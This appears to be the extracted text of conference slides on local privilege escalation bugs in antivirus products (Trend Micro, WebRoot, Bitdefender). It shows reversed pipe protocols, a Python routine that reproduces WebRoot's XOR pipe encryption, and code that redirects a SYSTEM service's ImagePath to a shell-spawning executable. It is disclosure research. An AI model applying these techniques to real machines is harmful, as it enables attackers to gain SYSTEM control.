← 0010 E7 07 08 00 02 00 16 00 12 00 0B 00 1A 00 72 00 .....r.
← 0020 17 21 00 00 01 00 00 34 04 00 00 00 00 00 00 00 00 00 .!.....4.....
← 0030 50 FF 49 BF CA 02 00 00 00 00 00 00 00 00 00 00 00 00 P.T.
← 0040 53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00 S.O.F.T.W.A.R.E.
← 0050 5C 00 54 00 72 00 65 00 6E 00 64 00 4D 00 69 00 \.T.r.e.n.d.M.i.
← 0060 63 00 72 00 6F 00 5C 00 50 00 43 00 2D 00 63 00 c.r.o.\.P.C..c.
← 0070 69 00 6C 00 6C 00 69 00 6E 00 4E 00 54 00 43 00 i.l.l.i.n.N.T.C.
← 0080 6F 00 72 00 70 00 5C 00 43 00 75 00 72 00 72 00 o.r.p.\.C.u.r.r.
← 0090 65 00 6E 00 74 00 56 00 65 00 72 00 73 00 69 00 e.n.t.V.e.r.s.i.
← 00A0 6F 00 6E 00 5C 00 4D 00 69 00 73 00 63 00 2E 00 o.n.\.M.i.s.c...
← 00B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
← 00C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
← 00D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
← 00E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

SOFTWARE\TrendMicro\
PC-cillinNTCorp\CurrentVersion
\Misc
= Registry Path



Replay Named Pipe Communication

- Changed registry path and replayed message
 - Message String: HKLM\SOFTWARE\TrendMicro\test
- Successfully wrote to the registry as SYSTEM
 - Limited to registry path of vendor (HKLM\SOFTWARE\TrendMicro*)



Change Application Path via Replay

- Before COM Hijacking


```
PS C:\poc> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TrendMicro\PC-cillinNTCorp\CurrentVersion" /v "Application Path"

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TrendMicro\PC-cillinNTCorp\CurrentVersion
    Application Path      REG_SZ      C:\Program Files (x86)\Trend Micro\Security Agent\
```

- After COM Hijacking (= after exploit)

```
PS C:\poc> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TrendMicro\PC-cillinNTCorp\CurrentVersion" /v "Application Path"

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TrendMicro\PC-cillinNTCorp\CurrentVersion
    Application Path      REG_SZ      C:\poc\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
```




Process start via hijacked Application Path

- Application Path used by tmlisten.exe
 - Service runs as SYSTEM
 - Executes binaries from folder
- Allows privilege escalation during restart

Time ...	Process Name	PID	Operation	Path
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns.exe
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns32.exe
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns.exe
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns32.exe
2:30:4...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns.exe
2:30:5...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns.exe
2:30:5...	tmlisten.exe	2756	Process Create	C:\Users\user\Downloads\Security AgentBBBBBBBBBB\TmopExtIns32.exe



PoC Video (LPE Trend Micro Apex One)





Abusing Named Pipe (Again!) **(CVE-2023-7241, WebRoot AV)**

Reversing (Traffic Snooping)

```
14:40:36 +53:21.506 Server file opened  
    File name: \\WRSVCPipe  
    File ID: 0xFFFFFAB04B3C0B700  
    Process: \\Device\\HarddiskVolume2\\Program Files\\Webroot\\WRSA.exe  
    PID: 1716
```

```
14:40:36 +53:21.507 File ID 0xFFFFFAB04BA1090D0:
```

```
14:40:36 +53:21.507 > 0000 a5 a5 08 a6 09 b9 08 ba 09 bd 08 be 09 b1 08 b2 .....  
> 0010 09 b5 08 b6 09 c9 08 ca 09 cd 08 ce 09 c1 08 c2 .....  
> 0020 09 c5 08 c6 09 d9 08 da 09 dd 08 de 09 d1 08 d2 .....  
> 0030 09 d5 08 d6 09 e9 08 ea 09 ed 08 ee 09 e1 08 e2 .....  
> 0040 09 e5 08 e6 09 f9 08 fa 09 fd 08 fe 09 f1 08 f2 .....  
> 0050 09 f5 08 f6 09 09 08 0a 09 0d 08 0e 09 01 08 02 .....  
> 0060 09 05 08 06 09 19 08 1a 09 1d 08 1e 09 11 08 12 .....  
> 0070 09 15 08 16 09 29 08 2a 09 2d 08 2e 09 21 08 22 .....).*-.-!."  
> 0080 09 25 08 26 09 39 08 3a 09 3d 08 3e 09 31 08 32 %.&.9.:.=.>.1.2  
> 0090 09 35 08 36 09 49 08 4a 09 4d 08 4e 09 41 08 42 .5.6.I.J.M.N.A.B  
> 00a0 09 45 08 46 09 59 08 5a 09 5d 08 5e 09 51 08 52 .E.F.Y.Z.].^Q.R  
> 00b0 09 55 08 56 09 69 08 6a 09 6d 08 6e 09 61 08 62 .U.V.i.j.m.n.a.b  
[...]
```

WRSVCPipe =
WebRoot Server
Pipe


Encrypted Traffic



Reversing (Protocol Structure)

```
1 int __stdcall sub_411550(wchar_t *a1, const char *a2, int a3)
2 {
3     int v3; // edi
4     HANDLE ProcessHeap; // eax
5     char *input_data; // esi
6     int v6; // ecx
7     unsigned int input_length; // eax
8     unsigned int v8; // eax
9     HANDLE v9; // eax
10
11    v3 = 2;
12    ProcessHeap = GetProcessHeap();
13    input_data = (char *)HeapAlloc(ProcessHeap, 8u, 0x1E89u);
14    if (!input_data)
15        return v3;
16    *(DWORD *)input_data = 0xB; // Command ID?
17    v6 = 11;
18    *((DWORD *)input_data + 12) = a3;
19    if (input_data != (char *)-8 && a2)
20    {
21        strncpy(input_data + 8, a2, 0x24u);
22        v6 = *(DWORD *)input_data;
23    }
24    input_length = 10000;
25    if (v6 == 1)
26        input_length = 3000;
27    if (WriteEncryptedNamedPipe(a1, (int)L"\\\\.\\"\\pipe\\WRSVCPipe", input_data, input_length, 0))
28        goto LABEL_12;
```

Command ID?



Reversing (Traffic Encryption)



XOR “Encryption” in WriteEncryptedNamedPipe

```
27 if ( buf )
28 {
29 LABEL_5:
30     for ( i = 1; i < 7816; ++i )
31         *(_BYTE *)buf + i) ^= *((_BYTE *)buf + i - 1) ^ (unsigned __int8)(i - 85);
32     *(_BYTE *)buf ^= 0xACu;
33     v5 = a2;
34     goto LABEL_9;
35 }
```

Python (encrypt)

```
def encrypt(buf):
    for i in range(1, len(buf)):
        buf[i] ^= buf[i-1] ^ (i - 85) & 0xff
    buf[0] ^= 0xAC

    return buf
```

Python (decrypt)

```
def decrypt(buf):
    buf[0] ^= 0xAC
    i = 7815
    while (i > 0):
        buf[i] ^= buf[i-1] ^ (i - 85) & 0xff
        i -= 1


    return buf
```



Reversing (Commands)

Different command types as string

```
case 7:  
    sub_51AD50(v4, "COMMAND_START_SCAN");  
    sub_51B2C0(v4, "uniqueScanID", *(__WORD *) (a2 + 8));  
    goto LABEL_117;  
case 8:  
    v5 = "PERFORM_PREVIEW_ANALYSIS";  
    goto LABEL_116;  
case 9:  
    v5 = "QUERY_CONFIGURATION";  
    goto LABEL_116;  
case 0xA:  
    v5 = "SET_CONFIGURATION";  
    goto LABEL_116;  
case 0xB:  
    v5 = "TEST_LICENSE";  
    goto LABEL_116;  
case 0xD:  
    sub_51AD50(v4, "APPLY_OVERRIDE");  
    sub_51AF40(v4, "AsciiHexMD5", (char *) (a2 + 8));  
    sub_51B2C0(v4, "FileSize", *(__WORD *) (a2 + 44));  
    sub_51B2C0(v4, "determinationFlags", *(__WORD *) (a2 + 52));  
    goto LABEL_117;
```



Reversing (Commands)

Global function table of commands!

```
if ( v17 )
{
    cmd_id_to_string(*a1, (int)input_buf, v8);
    ((void (*__thiscall *)(int, int *, unsigned int *, int))command_list[cmd_id])(
        command_list[cmd_id],
        a1,
        input_buf,
        a4);
    sub_4A15B0(*a1, (int)input_buf, v18);
}
```

```
.rdata:0065D694          align 0
.rdata:0065D698 ; int command_list[]
.rdata:0065D698 command_list    dd 0                                ; DATA XREF:
.rdata:0065D698              ; MsgRecv.C
.rdata:0065D69C              dd offset cmd_0x00_CONNECT
.rdata:0065D6A0              dd offset cmd_0x01_TERMINATE
.rdata:0065D6A4              dd offset cmd_0x02_FINAL_TERMINATE
.rdata:0065D6A8              dd offset sub_49EE00
.rdata:0065D6AC              dd offset sub_49F0D0
```

Function invocation based on command id!

Issue:
Many high privileged operations exposed




Big issue?

- Backend service exposes many functions to client
- Design concept inherently flawed
 - Frontend process uses privileged service as proxy
 - Functionality of frontend process uses high privileged actions **by design**



Reversing (Delete Command)

```
1 int __stdcall cmd_0x37_DELETEFILE(int *a1, int a2, int a3)
2 {
3     WCHAR *v3; // esi
4
5     v3 = (WCHAR *) (a2 + 8);
6     if ( DeleteFileW((LPCWSTR) (a2 + 8))
7         *(_DWORD *) (a2 + 532) = 1;
8     else
9         sub_4D7090(*a1, v3);
10    RemoveDirectoryW(v3);
11    return 1;
12 }
```



The diagram illustrates the assembly code and its corresponding memory dump. The assembly code shows a call to `DeleteFileW` with arguments `a2+8` and `a2+532`. The memory dump shows the value `0x37` at address `a2+8`, followed by seven zeros, which is identified as the 'File or directory name string'.

Allows attacker to delete arbitrary file as SYSTEM





Abusing File Deletes

File delete to SYSTEM

- Arbitrary file delete allows privilege escalation
 - See blog post from ZDI on details [1]
 - TL;DR: Start installer, delete rollback script and replace with get_system()
- We abused this for privilege escalation

Process Name	Operation	Path	Result	Detail	User
WRSA.exe	CreateFile	C:\Config.Msi:\$INDEX_ALLOCATION	SUCCESS	Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Directory...	NT-AUTORITÄTIS...
WRSA.exe	QueryAttribute	C:\Config.Msi	SUCCESS	Attributes: D, Report: Tag: 0,0	NT-AUTORITÄTIS...
WRSA.exe	SetDispositionInformationEx	C:\Config.Msi	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_POSIX_SEMANTICS, FI...	NT-AUTORITÄTIS...
WRSA.exe	CreateFile	C:\Config.Msi:\$INDEX_ALLOCATION	SUCCESS	Desired Access: Read Attributes, Delete, Synchronize, Disposition: Open, Options: ...	NT-AUTORITÄTIS...
WRSA.exe	QueryAttribute	C:\Config.Msi	SUCCESS	Attributes: D, Report: Tag: 0,0	NT-AUTORITÄTIS...
WRSA.exe	SetDispositionInformationEx	C:\Config.Msi	SUCCESS	Flags: FILE_DISPOSITION_DELETE, FILE_DISPOSITION_POSIX_SEMANTICS, FI...	NT-AUTORITÄTIS...
WRSA.exe	CloseFile	C:\Config.Msi	SUCCESS		NT-AUTORITÄTIS...
WRSA.exe	QueryDirectory	C:\Config.Msi	SUCCESS	FileInformationClass: FileBothDirectoryInformation, Filter: Config.Msi, 2: Config.Msi	NT-AUTORITÄTIS...
WRSA.exe	CreateFile	C:\Config.Msi	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open For Backup, O...	NT-AUTORITÄTIS...
WRSA.exe	QueryBasicInformationFile	C:\Config.Msi	SUCCESS	CreationTime: 12/1/2023 9:03:29 PM, LastAccessTime: 12/1/2023 9:03:29 PM, Last...	NT-AUTORITÄTIS...
WRSA.exe	CloseFile	C:\Config.Msi	SUCCESS		NT-AUTORITÄTIS...




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INSTRUCTIONS

[1]<https://www.thezdi.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks>

PoC Video (LPE WebRoot AV)






RPC Communication

Short Intro RPC (Remote Procedure Calls)

- Allows calling remote function like local one (DCOM+)
- Form of IPC (Inter Process Communication)
- Common in Windows Environments





Abusing a registry write (Again!)

(CVE-2023-6154, Bitdefender)



Reverse Engineering Communication

Reversing (Safeelevatedrun.dll)

- Plugin based communication, C++, safeelevatedrun.dll
- Interesting strings like
 - CElevatedOperationsClient
 - **CRegistryOperationsClient (we only looked at this ;)**
 - CFileOperationsClient

```
wcsncpy_s(v89, 0x102ui64, L"CRegistryOperationsClient::Init", 0xFFFFFFFFFFFFFFFui64);
wcscat_s(v89, 0x104ui64, L"()");
wcsncpy_s(v90, 0x104ui64, L"CRegistryOperationsClient::Init", 0xFFFFFFFFFFFFFFFui64);
if ( dword_7FF8443B4684 + dword_7FF8443B4680 )
{
    v52 = 0;
    v51 = sub_7FF844374020((unsigned int)(dword_7FF8443B4684 + dword_7FF8443B4680));
    _InterlockedIncrement(&v52);
```



Reversing (seccenter.exe)

- Seccenter.exe frontend process
 - CSecurityCenterApp::SaveRegValue
 - Can be used from COM hijacked DLL?

```
v40 = L"CSecurityCenterApp::SaveRegValue";
if ( v15 )
    sub_140006200(&v35, L"Registry operations client is null.");
sub_140004C30(v41);
std::wios::~wios<wchar_t, std::char_traits<wchar_t>>(v41);
```

Is this the elevated CRegistryOperationsClient ?!



Reversing (seccenter.exe)

- Dynamic plugin system must instantiate CRegistryOperationsClient
- Typical Plugin System: Dynamic load by “GUID”/ID

```
if ( v7 )
{
    v11 = *v7;           Plugin GUID?
    v26 = 0xA5509AF25C823AB5ui64;
    v27 = 0x84CA86DBBE734B6Bui64;
    v12 = (*v11)(v7, &v26);
    if ( v12 )
    {
        v6 = (*(_int64 (_fastcall **)(_int64, _int64))(*(_QWORD *)v12 + 8i64))(v12, a2);
    }
}
```

CreatePluginWithId(GUID)


V-Table call on Plugin Object?



Reversing (seccenter.exe)



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Reversing (Registry Struct)

```
typedef struct {
    DWORD hive;
    DWORD unknown;
    wchar_t key[100];
    wchar_t value[100];
    DWORD regtype;
    wchar_t value2[522];
    DWORD value_len_qq;
} registry_ops_t;
```

```
registry_ops_t ops = { 0 };
ops.hive = 0x80000002;
ops.unknown = 0xFFFFFFFF;

wcscpy_s(ops.key, 0x64ui64, L"SYSTEM\\CurrentControlSet\\Services\\NetSetupSvc");
wcscpy_s(ops.value, 0x64ui64, L"ImagePath");
wcscpy_s(ops.value2, 0x64ui64, L"C:\\poc\\SpawnSystemShell.exe");
ops.regtype = REG_SZ;
ops.value_len_qq = strlen("C:\\poc\\SpawnSystemShell.exe") * 2 + 1;
```

HKEY_CLASSES_ROOT = 2147483648 (0x80000000)
HKEY_CURRENT_USER = 2147483649 (0x80000001)
HKEY_LOCAL_MACHINE = 2147483650 (0x80000002)
HKEY_USERS = 2147483651 (0x80000003)
HKEY_CURRENT_CONFIG = 2147483653 (0x80000005)
HKEY_DYN_DATA = 2147483654 (0x80000006)






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
- NetSetupService
 - Not started by default
 - Can be triggered by low privileged user
 - Runs as SYSTEM
- OverwriteImagePath
 - Point it to our own executable
- Start the service
 - Get Code Execution as SYSTEM



Network Location Awareness	Collects and stores config...	Manual	Network Service
Network Setup Service	The Network Setup Servic...	Manual (Trigger Start)	Local System
Network Store Interface Ser...	This service delivers netw...	Running	Automatic



PoC Video (LPE Bitdefender)





Overview of other Vulnerabilities

Not covered in this talk

- AVG / Avast (CVE-2024-6510)
 - Restricted COM Hijacking on certain paths
 - RPC call to updater process and TOCTOU DLL allow-list bypass
- CheckPoint (CVE-2024-24912)
 - COM Hijacking as usual
 - RPC call to download arbitrary file to arbitrary path as SYSTEM





Mitigations

Mitigations are hard

